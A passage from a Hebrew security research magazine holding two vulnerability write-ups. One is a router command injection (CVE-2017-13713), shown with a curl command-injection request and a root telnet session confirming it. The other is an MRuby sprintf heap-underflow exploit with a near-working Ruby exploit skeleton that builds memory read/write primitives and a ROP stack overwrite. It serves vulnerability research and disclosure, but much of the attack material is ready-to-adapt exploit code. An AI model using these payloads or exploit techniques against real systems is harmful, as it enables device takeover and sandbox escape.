
לאחר מכאן נבדק האם ה-Session שמועבר בפרמטר Cookie שבבקשת ה-HTTP הוא Session פעיל. לאחר מכאן בודקים האם הבקשה מכילה את המחרוזת application/x-www-form-urlencoded או multipart/form data כדי לתת את הטיפול המתאים. במידה והבקשה היא מסוג multipart/form data, אז מדובר בבקשה לשדרוג גירסת ה-firmware של המכשיר על ידי העלאת קובץ עדכון התוכנה בבקשת ה-HTTP.



במידה והבקשה היא מסוג application/x-www-form-urlencoded, נבדק האם ישנו פרמטר בשם name אשר מושווה לרשימת ערכים שונים, כדי לדעת איזו פעולה לבצע.



נראה שיש פה השוואה לערך 'HTTP', נבדוק לאיזה פונקציה הוא קופץ:



נראה שזה קופץ לפונקציה עם החולשה שמצאנו.

ניצול החולשה

כדי לבצע את הזרקת הפקודות שבקובץ webupg, הבקשה צריכה להיות מסוג HTTP POST עם Session תקין ופעיל, וסוג ה-Content-Type צריך להיות עם המחרוזת application/x-www-form-urlencoded.

כדי לנסות לנצל את החולשה שמצאנו נשתמש בכלי בשם **cURL**[10] כדי לייצר ולשלוח את הבקשה. במידה והצלחנו יווצר קובץ על הרכיב שנקרא 'mycode' בתיקיית '/var' עם התוכן 'hacked!!'

[10] **cURL** - פרויקט תוכנה הנותן יכולת להעברת מידע באמצעות מגוון פרוטוקולים, כגון HTTP, Telnet, FTP ועוד.

כך נראית יצירת הבקשה בצד הלקוח:


```
C:\Windows\System32\cmd.exe

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\cURL>curl -d "name=HTTP&url=http://www.h.com&user=;echo hacked!! > /var/mycode;&password=a&port=8&dir=a" --cookie "Cookie: sessionid=786a76ea; auth=ok; expires=Sun, 15-May-2112 01:45:46 GMT; langmanulset=yes; sys_UserName=admin; expires=Mon, 31-Jan-2112 16:00:00 GMT; language=en_us" -X POST http://beconnected.client/cgi-bin/webupg
```

לאחר שליחת הבקשה, נוודא שאכן נוצר קובץ על הרכיב:

```
Telnet 10.100.102.24

(none) login: root
Password:


BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# cd /var
# ls -l mycode
-rw-r--r--    1 root     root             9 Jan  1 13:48 mycode
# cat mycode
hacked!!
#
```

כמו שניתן לראות, **<u>אכן הצלחנו לבצע הרצת פקודות מרוחק על הרכיב</u>** על ידי הזרקת פקודות באחד הפרמטרים של בקשת ה-HTTP.

כלומר, יש לנו דרך להריץ פקודות על הרכיב על ידי שימוש בפרמטרים האלה, אך נשים לב שיש לנו <u>מגבלות</u> בהרצת הפקודות. אם ניזכר שוב בפונקציית ה-snprintf שנקראה כדי לייצר את הפקודה שהשתמשו בה בפונקציית system, האורך המקסימלי של הפקודה שנמצא ב-Buffer יהיה מקסימום 100 תווים, כלומר כל השורה שתתבצע ב-system חייבת להיות באורך של 100 תווים כולל Null Terminator. יש לקחת בחשבון שבפועל יש מספר מוגבל של תווים בשליטתנו, שהוא פחות מ-100 תווים.



ננסה לבדוק איך ניתן לקבל את <u>האורך המקסימלי</u> שאותו אנו יכולים להזריק. ניזכר שוב

בפונקציית HTTPProcCtrl, כמו שצויין כבר למעלה ישנו פרמטר אופציונלי dir בבקשת ה-HTTP.

נבחן מה קורה כאשר הוא אינו מופיע בבקשה:
נראה שאם לא מועבר הפרמטר dir, התוכנית בוחרת את הערך בעצמה בין אחת משתי אפשרויות 'image.img' או 'config.xml', ולכן כדי למקסם את האורך של הפקודה אותה אנחנו מעוניינים לבצע, **נקבע בעצמנו** את תוכן הפרמטר dir.יש בדיקה דומה גם למשתנה בשם port, ובמידה והוא לא מופיע בבקשה ערך ברירת המחדל עבורו הוא 80. גם ערך זה נרצה **לקבוע בעצמנו** על מנת למקסם את אורך הפקודה.

אם נסתכל על הפלט שמוציאה הפונקציה snprintf כאשר כל אחד מהפרמטרים שחייבים להמצא שם יהיו באורך המינימלי ביותר - נקבל את האורך המינימלי של שורת הפקודה אותה נרצה לבצע. לאחר השמת הערכים המינימלים ביותר - נקבל שסך התווים התפוסים מתוך 100 התווים הינו 73 תווים כולל Null Terminator.
כלומר, אנו נשארים עם סך הכול של 27 תווים לביצוע הזרקת הפקודה הרצויה שלנו, אך כיוון שאנחנו צריכים לבצע פעולת Escaping מהפקודה הנוכחית וההמשך שלה, נדרשת הכנסה נוספת של שני תווים עם הסימן ';' מה שמוריד את אורך הפקודה שנרצה להזריק ל-25 תווים.

אורך זה יכול להיות מספיק לפקודות בסיסיות כגון: ls, echo, touch, cat וכו'. במידה ונרצה להשתמש בפקודות ארוכות יותר, נוכל לכתוב ב-chunk-ים של 25 תווים כל פעם לתוך קובץ הרצה, עד שלבסוף ייוצר קובץ אחד ארוך עם פקודות המלאות.

פגיעות זו נחתמה במספר CVE - CVE-2017-13713.

כיווני חקירה נוספים

דברים נוספים שניתן לחקור על מנת להגדיל את יכולות התקיפה ברשת:

1. ביצוע הזרקת פקודות דרך רשת ה-WAN.
2. שימור אחיזה על הרכיב עצמו - כיוון שהמידע נשמר ב-RAM, כל פעם שנאפס את הרכיב המידע ימחק, ולכן יש למצוא דרך לקבלת אחיזה קבועה על מנת לתקוף את הרשת גם לאחר איפוסו.

ננסה לענות על כיוונים אלו בהמשך של פרק ב'.

סיכום

כמו שהראנו במחקר זה, החשיבות של אבטחת מידע במוצרי Embedded היא גדולה כיוון שהרבה חברות מתעלמות מכך וחושפות את המשתמשים שלהם לפרצות אבטחה כגון אלה שנמצאו.

גרסת ה-Kernel שרצה על הרכיב היא משנת 2009 וחשופה לאינספור פגיעויות נוספות לאלה שנמצאו על ידנו.

משתמש ביתי פשוט לא יהיה מודע כלל ל-telnet שפתוח לו ברכיב, בנוסף על כך שאי אפשר לשנות את המשתמשים שיש במערכת ואת סיסמותיהם, כלומר הלקוח חשוף עצם חיבור הרכיב לרשת הביתית. לתוקף יש אינטרס לתקוף רכיבי תקשורת אלו כיוון שהם לא מנוטרים, וניתן בקלות יחסית להשיג אחיזה על הרשת הפנימית דרך תקיפתם.

מקווים שנהניתם כמו שאנחנו נהננו לבצע את המחקר עצמו ☺.

חלק ב' - המשך יבוא...

על המחברים

- **חי מזרחי**, בן 22, הנדסאי תוכנה. מתעסק כיום בתחום אבטחת המידע בדגש על בדיקות חדירות והנדסה לאחור.
- **עומר כספי**, מפתח Low Level שבזמנו הפנוי מתעסק במחקר חולשות ובדיקות חדירות.

לכל שאלה, הערה/הארה, מוזמנים לפנות אלינו בכתובות:

haymizrachi@gmail.com

komerk0@gmail.com

תודות

תודה ל**בן אגאי**, **לאוניד יזרסקי**, **ליאור שרון**, **אור צ'צ'יק**, ו**גבריאל ברונשטיין** שנתנו ייעוץ, הערות ותיקונים לטיוטה של מאמר זה.

תודה לכם Digital Whisper על פרסום המאמר, ועל כל הגליונות המקצועיים שאתם ממשיכים לפרסם בין חודש לחודש.

ביבליוגרפיה ומקורות נוספים לקריאה

קישורים לפגיעויות במאגר Exploit-DB:

https://www.exploit-db.com/exploits/33500

https://www.exploit-db.com/exploits/42547

קישור למידע מלא אודות ה-CVE-ים שהוצגו במאמר, באתר CVE MITRE:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-8770

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-13713

קישור ל-SDK עבור הרכיב עליו דובר, באתר Github:

https://github.com/frederic/rtl819x-toolchain

קישור למידע נוסף אודות הפגיעות שנמצאה, באתר OWASP:

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

MRuby - בריחה ממכונה וירטואלית

מאת אייל איטקין

הקדמה

משפחת חולשות ה-Format String מתארת תבניות קוד בהן תוקף יכול להשפיע על התבנית (הפורמט) שעל פיה תתבצע פעולת פרסור או הדפסה של הקלט. חולשות אלו יאפשרו הדפסה של מידע זכרון רגיש, ולעתים גם שיבוש שלו (במידה ויש תמיכה ב-"%n"). עם זאת, עובדה פחות ידועה היא שהלוגיקה עצמה של פרסור הפורמט הינה מורכבת למדי, ולכן במקרים רבים היא תכיל חולשות מימוש ותהווה מטרה מעניית לתוקף גם ללא צורך ב-"%n".

יתרון נוסף של חולשות מימוש אלו, הוא שלרוב תכולה לוגית זו תמומש בשפת C גם בשפות אינטרפרטר, כדוגמת Python ו-Ruby. במאמר זה נתמקד בחולשה שכזו שמצאתי ב-MRuby, המימוש ה"רזה" של שפת Ruby. יש לציין שגם במימוש הנפוץ שזכה לכינוי "CRuby" מצאתי חולשות דומות, אך במקרה שלנו אעדיף להתמקד במימוש ה"רזה" בו נעשה שימוש על ידי מגוון חברות, בעיקר בגלל שהפשטות שלו אמורה להוביל אותו להיות מאובטח יותר.

הצגת המטרה - מכונה וירטואלית מבוססת MRuby

מאמר זה יסמלץ את פוטנציאל הנזק משימוש במכונה וירטואלית מבוססת C/MRuby. דוגמא אפשרית[11] לתרחיש שכזה היא הפלטפורמה הבאה:

חברת המסחר האלקטרוני Shopify מציעה ללקוחותיה את תשתית Shopify-Scripts, המאפשרת שימוש בסקריפטים בשפת Ruby. כדי לצמצם את סיכוני האבטחה הנובעים מקוד לא זהיר שעלול להיכתב על ידי מי מהלקוחות, סיכונים שעלולים לאיים על חנות הלקוח או אף על תשתית החברה כולה, התשתית משתמשת במימוש ה"רזה" MRuby המופעל באמצעות פרויקט נוסף הנקרא mruby-engine. מנוע זה אחראי על הרצת האינטרפרטר בתהליך נפרד, בו משולבים גם חוטים האחראים על הגבלת הזיכרון והגבלת זמן הריצה. זהו למעשה קונספט נפוץ יחסית בו מתייחסים למנוע ההרצה של שפת האינטרפרטר כמעין "מכונה וירטואלית" אשר תגביל את הנזק העלול להיגרם.

[11] יש לציין בהקשר זה כי mruby_engine עושה שימוש רק בתת-קבוצה מצומצמת של mruby-gems ולצערנו התכולה sprintf אינה נתמכת על ידו. אולם, מכיוון והדפסות מחרוזות באמצעות פורמט נמצאות בשימוש רחב בקרב מפתחים, ניתן להתייחס למאמר זה כעל סימולציה לפוטנציאל הנזק שהיה נגרם במידה ותכולה זו אכן הייתה נתמכת על ידי המנוע. לחילופין, נדגים את הנזק האפשרי למימוש גנרי כלשהו של מכונה וירטואלית מבוססת C/Mruby מבלי קשר ספציפי לתשתית של Shopify.

תרחישי האיום הם התרחיש התמים: לקוח העלה סקריפטים פגיעים ונרצה להתגונן מפני תקיפות עליהם, או התרחיש העוין: לקוח עוין העלה סקריפטים עוינים במטרה לפגוע בתשתית החברה.

רקע קצר על המימוש

הפונקציה הפגיעה היא *mrb_str_format()*, אשר אופיינה בצורה הבאה:

- הקצאת משתני עזר וביניהם:
  - *width* - משתנה המייצג את רוחב ההדפסה הרצוי עבור השדה הנוכחי
  - *precision* - משתנה המייצג את כמות הספרות הרצויות (הדיוק) עבור השבר הנוכחי
- ריצה בלולאה על חלקי הפורמט
  - *switch-case* - שמנתב כל חלק לטיפול המתאים לו

הצגת החולשה

חולשת המימוש אותה ננצל קיימת בטיפול בהדפסת שבר באמצעות "%G":

```
...
// EI: fractions (%f, %G, ...)
if ((flags&FWIDTH) && need < width)
 need = width;
need += 20;
CHECK(need);
// EI: And this is a double vulnerability
n = snprintf(&buf[blen], need, fbuf, fval);
blen += n;
```

<u>הערה:</u> המשתנה *width* הוא משתנה מסוג int שערכו נשלט על ידי הפורמט כך שיוכל להכיל כל ערך שאינו שלילי. תפקידו לציין את רוחב השדה שיודפס, כאשר הריפוד לרוב יעשה באמצעות התו "0" או באמצעות ריווח. לדוגמא: "%03d" ידפיס מספר עשרוני כך שתמיד ייוצג באמצעות לפחות 3 ספרות: 020, 127, 4293 וכו'.

אז מה אנחנו רואים בקטע הקוד הנ"ל?

1. משתנה *width* גדול יוביל לחולשת Integer-Overflow כתוצאה מפעולת החיבור, דבר שיוביל את ערכו של המשתנה *need* להיות שלילי
2. ערך שלילי זה יעבור בהצלחה את בדיקת הגדלים שבמאקרו *CHECK(need)* וזאת משום שכמו רוב שפות האינטרפרטרים, גם MRuby עושה שימוש כמעט ורק במשתנים **signed**
3. על מנת לחסוך את המימוש המורכב של טיפול בשברים, MRuby (כמו מימושים רבים אחרים) יעזרו במימוש מהספריה הסטנדרטית

4. על כן, *fbuf* יכיל פורמט חלקי (רק "%G") בו תהיה התייחסות ל-*width* ול-*precision* שהוגדרו עבור השבר.
5. מכיוון ומשתנה *width* שכזה אינו נחשב חוקי במימושי libc הנפוצים, הקריאה לפונק' *snprintf()* תחזיר 1-, ערך שגיאה
6. המשתנה *blen* אחראי על היסט הכתיבה לתוכו נכתוב בחוצץ תוצאת ההדפסה
7. פעולת החיבור "blen += n" **תפחית**, את ערכו של המשתנה *blen*

ובקצרה, אנחנו יכולים להזיז **אחורנית**, **בצורה נשלטת**, את ראש הכתיבה בחוצץ התוצאה, ובכך נגרום לדריסת חוצץ נשלטת מסוג **heap buffer underflow** על ה-heap של תהליך האינטרפרטר.

פרימיטיב כתיבה - ניתוח מעמיק

מכיוון וייתכן ונרצה לדרוס מידע שממוקם משמעותית מאחורי החוצץ שלנו, נרצה לבדוק את קיומם של מספר תנאים בנוגע לפונק' *mrb_str_format* בה קיימת החולשה:

1. האם אנו יכולים למקם את חוצץ התוצאה כך שישב **לאחר** מטרת הדריסה?
2. האם פעולת ההדפסה יכולה להסתיים **לפני** תחילת חוצץ התוצאה?

התשובה לשאלה הראשונה תוסבר בפרק הבא, בו נעסוק בנקודות מפתח בנוגע להקצאות הזיכרון.

השאלה השנייה חשובה במיוחד, משום שהיא תכריע האם נוכל להשיג פרימיטיב כתיבה מסוג Write-What-Where (כתיבה כרצוננו במקום כרצוננו), או האם מדובר בדריסה רציפה שעלולה להתנגש עם מבני נתונים רגישים שנמצאים בקרבת מטרת הדריסה. לצערנו, הפונק' *snprintf* תכתוב את תו הסיום '\0' לתחילת החוצץ במקרה של שגיאה. המשמעות היא שבמקרה שלנו ניאלץ להשאיר שובל של תווי '\0' בנתיב הדריסה עד לתחילת החוצץ, ומדובר בנזק שיורי רחב למדי.

על כן, נרצה להביא למינימום את אורך הדריסה שלנו, ובנוסף ננסה גם לעדכן ידנית חלק מהערכים שבמסלול הדריסה, על מנת להבטיח את תקינותם.

הערת ניצול: הניצול התבצע מעל מכונת לינוקס 32-ביט, כאשר ה-ASLR פועל.

להלן מספר נקודות מפתח מתהליך איסוף המידע על המטרה, לפני שנתחיל בתכנון הניצול עצמו:

- 32/64 ביט: במקרה שלנו 32 ביט
- מערכת הפעלה: Ubuntu 16.04
- ASLR: תהליך המטרה קומפל למיקום **קבוע**, אך הספריות יהיו במיקומים **אקראיים**
- מבנה מאגר הזיכרון (memory pool): מעטפת רזה סביב *malloc()* סטנדרטי
- האם ניתן להריץ קוד מדפים כתיבים: לא, יש NX ביט (W^E) פעיל

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8049260
  Start of program headers:          52 (bytes into file)
  Start of section headers:          1547224 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         38
  Section header string table index: 35
```

מבנה מאגר הזיכרון הוא חשוב, משום שב-PHP למשל נעשה שימוש במאגר זכרון ייעודי. מאגר זיכרון זה הינו נאיבי למדי, ומשמעותית יותר קל לנצל מעליו חולשות דריסת זכרון, בניגוד למימוש ה-*malloc* הסטנדרטי בו יש לא מעט בדיקות כנגד ניצולים שכאלו.

קימפול הספרייה, אשר מיקם את תהליך המטרה בכתובות **קבועות**, מוביל אותנו לנק' התחלה מצוינת, ובאופן מפתיע מדובר בתופעה יחסית שגרתית בנוגע לספריות המקומפלות מעל Linux:

- נוכל לבנות גאדג'טים של ROP באמצעות ה-ELF הראשי, ללא צורך בהזלגת מידע זכרון
- נוכל לעשות שימוש בגלובאלים של ה-ELF הראשי, ללא צורך בהזלגת מידע זכרון

ובפועל, כל שנשאר לנו הוא להסיט את המחסנית אל חוצץ שנמצא בשליטתנו, ומכאן ההמשך יהיה פשוט יחסית.

מציאת חוצץ הדריסה

מבני נתונים מבוססי חוצצים בשפת MRuby, מחרוזות (קריאה בלבד) ומערכים (קריאה וכתיבה), מורכבים משני מבני נתונים:

1. מידע ניהולי (metadata) - הקצאות זכרון קטנות יחסית
2. חוצץ מידע - הקצאה בהתאם לגודל, או גודל + 1 במקרה של מחרוזות

הקצאת הזיכרון הבסיסית של חוצץ התוצאה בפונק' הפגיעה היא:

- blen = 120
- MRB_STR_BUF_MIN_SIZE = 128
- הקצאה התחלתית = malloc(129) = MRB_STR_BUF_MIN_SIZE + 1

Garbage Collection

מנגנון ה-Garbage Collection של MRuby ניתן לכיול, ובפרט אנו נבטל אותו לחלוטין לכל מהלך הניצול. זהו צעד הכרחי היות ונרצה לפעול במרחב זכרון יציב ובתקווה קבוע. ניתן כמובן להתאים את התקיפה למצב בו ה-Garbage Collector פעיל, אך אז תהליך עיצוב הזיכרון (memory shaping) נהיה משמעותית מורכב יותר.

עקיפת ASLR

ASLR (Address Space Layout Randomization) הוא קונספט הגנה חזק שנועד לספק אקראיות למרחב הזיכרון. עם זאת, המימושים הנפוצים שלו מכילים מספר חסרונות משמעותיים, ובמקרה שלנו ניתן להעריך בצורה גסה כי הוא מספק אקראיות רק ברמת בית ה-MSB ה-2 של כתובות הזיכרון:

- עדיין ניתן לחלק כתובות זכרון לקטגוריות (heap, מחסנית, קוד) באמצעות הבית ה-MSB
- היסטים בתוך כל קטגוריה (heap/מחסנית) הם קבועים, ומאפשרים מרחב משחק לא קטן לתוקף

אחרי הצגה זו, עדיין נרצה למצוא את אותו בית אקראי עבור מחסנית ועבור ה-heap. כאן באה לעזרתנו תכונת ה-interpreter של המכונה הוירטואלית בה אנו נמצאים. בעוד שניתן לחפש חולשת הזלגת זכרון ב-MRuby, כמו חולשה זו שמצאתי מספר שבועות קודם לכן, ישנה דרך פשוטה ואלגנטית יותר. שפות אינטרפרטר זקוקות למזהה ייחודי עבור כל אובייקט, וברוב המקרים מזהה זה הינו פשוט **כתובת הזיכרון** של האובייקט.

בצורה עוד יותר משעשעת, ייצוג המחרוזת הטבעי (*str()*) של אובייקטי מחלקה (Class) הוא בד"כ שם המחלקה ומזהה האובייקט, ולכן ניתן ללמוד על המזהה אפילו מבלי לברר מה התחביר הייחודי של כל שפה לגישה לאותו מזהה.

מכונה וירטואלית מבוססת אינטרפרטר - לקח ראשון

המזהה הייחודי של אובייקט הוא לרוב כתובת הזיכרון שלו. בעיה איפיונית זו נותנת לתוקף עקיפה פשוטה למדי של ASLR עבור אובייקט ספציפי, שלרוב ימוקם ב-heap. בשילוב עם חולשת read-where (קריאה במקום כרצוננו), בעיה זו לרוב מאפשרת בניה פשוטה יחסית של **כל מפת הזיכרון** של ה-VM הנתקף. דוגמא ספציפית מודגמת בהמשך המאמר.

מרחב זכרון - טיפים לתוקף

מבנה הזיכרון של שפות אינטרפרטרים הוא עדין להחריד! כמעט כל שינוי של מחרוזות, קריאה לפונקציה או אפילו הוספת קוד, ישנו את המבנה בצורה דרסטית. להלן מספר טיפים בכדי להימנע משינויים שכאלו:

1. הקצו מראש כמות קבועה של משתנים גלובאליים ומחרוזות
2. בצעו שינויי כיול לתוכן המחרוזות הגלובאליות במהלך הדיבוג והקפידו לשמור על גודלן המקורי בזיכרון
3. יש שוני בין שתי ההקצאות הבאות:
    1. "1" * 10
    2. "11111111"

    על כן יש לבצע שימוש במחרוזות ארוכות ו"מכוערות" בתור שומרי מקום
4. הקצו מספר פורמטים מראש, ובחרו בזה המתאים ביותר למבנה הזיכרון שלכם

בכדי לצמצם את אורך הדריסה, נקצה מספר גדול של מחרוזות ומערכים, דבר שיוביל לצמצום הפער בין הקצאות הזיכרון הקטנות והגדולות. לאחר מכן נבחר את האובייקט הקרוב ביותר לחוצץ המטרה בתור הקורבן שלנו.

ניצול דמוי Flash

במהלך הניצול אנו נעשה שימוש בטכניקה פופולארית אשר שכיחה מאוד בניצולי Flash: שיבוש מידע הניהול של אובייקט דמוי חוצץ (לרוב *Vector* ב-Flash) בכדי לאפשר פרימיטיבים מסוג read-where ו/או write-what-where. טכניקה זו עובדת גם במכונות וירטואליות מבוססות אינטרפרטר, ולכן אנו נפעל לשדרג את פרימיטיב הכתיבה שלנו לכדי פרימיטיבים של קריאה/כתיבה חזקים ונוחים יותר.

שלב הניצול - מחברים את הכל יחד

כעת רק נשאר לנו לחבר יחד את כל הפרימיטיבים שאספנו עד כה, ועל כן תבנית הניצול תראה בערך כך:

```
# Position the ROP code for later use (filled later)
rop_code = '' # assume a const string of size 0x2000 (see previous tips)
# Create a dummy class that will be used for the information disclosure
class A
end
# Disable the GC so it won't interfere
GC.disable()
# prepare the address offsets in advance
heap_MSB  = 0x00000000
stack_MSB = 0xB0000000
# Leak the heap's address using the leaked id
# The actual offset depends on the final memory layout
heap_base = A.new.to_s()[6, 7].to_i(16) - OBJ_HEAP_OFFSET

# Prepare the format options, the best option will be picked for use
# Using an option changes the layout much less than building an option
length1 = SMALL_LENGTH # small option
#             huge (signed) length
format1 = "% 2147483628G" * length1
#          string: length, capacity = huge (positive) constants
format1 += "\x00\x00\x00\x40" * 2
#          string: pointer = stack MSB + alignment (8)
format1 += "\x08\x00\x00\xB0"
#                  malloc metadata
format1 += "8" * (length1 - 16) + "\x81\x00\x00\x00"
args1   = [1.2] * length1

length2 = BIG_LENGTH# huge option (wasn't needed after all)
format2 = "% 2147483628G" * length2
#              garbage consts
format2 += "\x11\x22\x33\x44" * 2 + "\x22\x33\x44\x55"
#              malloc metadata
format2 += "7" * (length2 - 16) + "\x81\x00\x00\x00"
args2   = [1.2] * length2

length3 = MED_LENGTH # medium option
#              huge (signed) length
format3 = "% 2147483628G" * length3
#         array: length, capacity = huge (positive) constants
format3 += "\x00\x00\x00\x40" * 2
#         array: pointer = 0 (heap MSB is 0)
format3 += "\x00\x00\x00\x00"
#               malloc metadata
format3 +=  "6" * (length3 - 16) + "\x81\x00\x00\x00"
args3   = [1.2] * length3

# prepare a product of all options
args11 = [format1] + args1
args12 = [format1] + args2
args13 = [format1] + args3
args21 = [format2] + args1
args22 = [format2] + args2
args23 = [format2] + args3
args31 = [format3] + args1
args32 = [format3] + args2
```

```
args33 = [format3] + args3

# declare the pool of target strings
index = 0
string_pool = []
while index < 2000 do
 string_pool.append("1" * 20) # size of a metadata chunk
 index += 1
end

# Exploit vulnerability to change the string - gaining a Read-Where
primitive
sprintf(*args32)

# Search for a stack address somewhere in the heap
stack_address = 0
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 3 -
heap_MSB].ord()
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 2 -
heap_MSB].ord()
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 1 -
heap_MSB].ord()
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 0 -
heap_MSB].ord()
stack_base = stack_address - STACK_INF_OFFSET

# declare the pool of target arrays
index = 0
array_pool = []
while index < 400 do
 array_pool.append([1])
 index += 1
end

# Exploit vulnerability to change the array - gaining a Write-What-Where
primitive
sprintf(*args12)

target_array = array_pool[ARRAY_TARGET_OFFSET]
# Overwrite the desired stack target with our ROP code
target_array[(stack_base - stack_MSB + STACK_WRITE_OFFSET) / 0xC] =
heap_base + ROP_HEAP_OFFSET
```

הערה טכנית: הגודל של כל איבר במערך הינו 12 (0xC) בתים, ועל כן הוספתי את החלוקה בשורה האחרונה. במידע והכתובת הרצויה אינה מיושרת, ניתן לשנות את הבית ה-LSB של *format_args* בכדי שיתאים להיסט הרצוי (8 במקרה שלנו).

קרטוגרפיה - מיפוי מרחב הזיכרון

באמצעות פרימיטיב של read-where אפשר לסרוק את ה-heap בחיפוש אחר כתובת מחסנית. מכיוון וה-ASLR חלש למדי נוכל לבצע את השלב הזה כשלב מקדים, אשר תלוי רק בגרסאת המטרה הנתקפת. אני לרוב קורא לשלב איסוף (recon) זה בשם "קרטוגרפיה", משום שבמהלך הסיור במרחב הזיכרון אנו אוספים כתובות מעניינות ולבסוף בונים מפה מפורטת של תהליך הקורבן. ברגע שברשותנו פרימיטיב read-where בתרחיש של מכונה וירטואלית מבוססת אינטרפרטר, תהליך הקרטוגרפיה נהיה טכני, אך פשוט.

מכיוון וברשותנו כבר כתובת אחת ב-heap (באמצעות מזהה האובייקט שיצרנו), נוכל למצוא את כתובת הבסיס של ה-heap. כעת נשאר למצוא כתובת אחת של המחסנית וסיימנו. באופן מפתיע, זה לרוב ממש פשוט למצוא כתובות מחסנית השמורות ב-heap, כאשר הפעם מצאתי את הכתובת כבר בניסיון השלישי, על כן: HEAP_OFFSET = 8.

בנוסף, את הספריות הטעונות נוכל למצוא דרך ה-PLT, שנמצא במקום קבוע. לעצלנים מבינינו, ניתן לבחור כתובת ייצוגית אחת מכל ספריה טעונה ובאמצעותה למצוא את כתובת הבסיס של הספרייה. המתוחכמים יותר יוכלו להיעזר בכך שמערכת ההפעלה לרוב מגרילה רק את בסיס הטעינה, ועל פיו טוענת בצורה דטרמיניסטית את כל הספריות, ועל כן גם כתובת אחת אמורה להספיק לשחזור מלא של טעינת הספריות.

הערה ראשונה: ניתן להשתלט על ריצת התוכנית באמצעות ה-GOT, שהוא למעשה טבלה ענקית של מצביעים לפונקציות, וזאת משום שיש ברשותנו פרימיטיב write-what-where. עם זאת, בחרתי להשתמש במקום במחסנית על מנת להדגים שגם כאשר נעשה שימוש במנגנוני הגנה מודרניים, קרטגורפיה הינה ממש "הליכה בפארק" מנקודת המבט של התוקף.

הערה שנייה: אם גם הקוד של ה-ELF היה נטען במקום אקראי, אזי ניתן היה למצוא אותו באמצעות סריקת כתובות החזרה שעל המחסנית. לאחר מכן, ניתן למצוא את ה-PLT בהיסט קבוע לתחילת הקוד, ומשם נמשיך כמו קודם.

מכונה וירטואלית מבוססת אינטרפרטר - לקח שני

סביבות דמויות מכונה וירטואלית מאפשרות לתוקף עם פרימיטיב read-where ו"קצה חוט" יחיד של זכרון, את האפשרות לבנות, בקלות יחסית, מפה מלאה ומפורטת של מרחב הזיכרון. שלב הקרטוגרפיה אינו בר הבחנה מצידה של המכונה הוירטואלית, והוא מאפשר לתוקף להשלים עקיפה מלאה של ה-ASLR באמצעות "קצה חוט" יחיד, בין אם מדובר בכתובת ב-heap או במחסנית.

שיבוץ המספרים בשלד הניצול

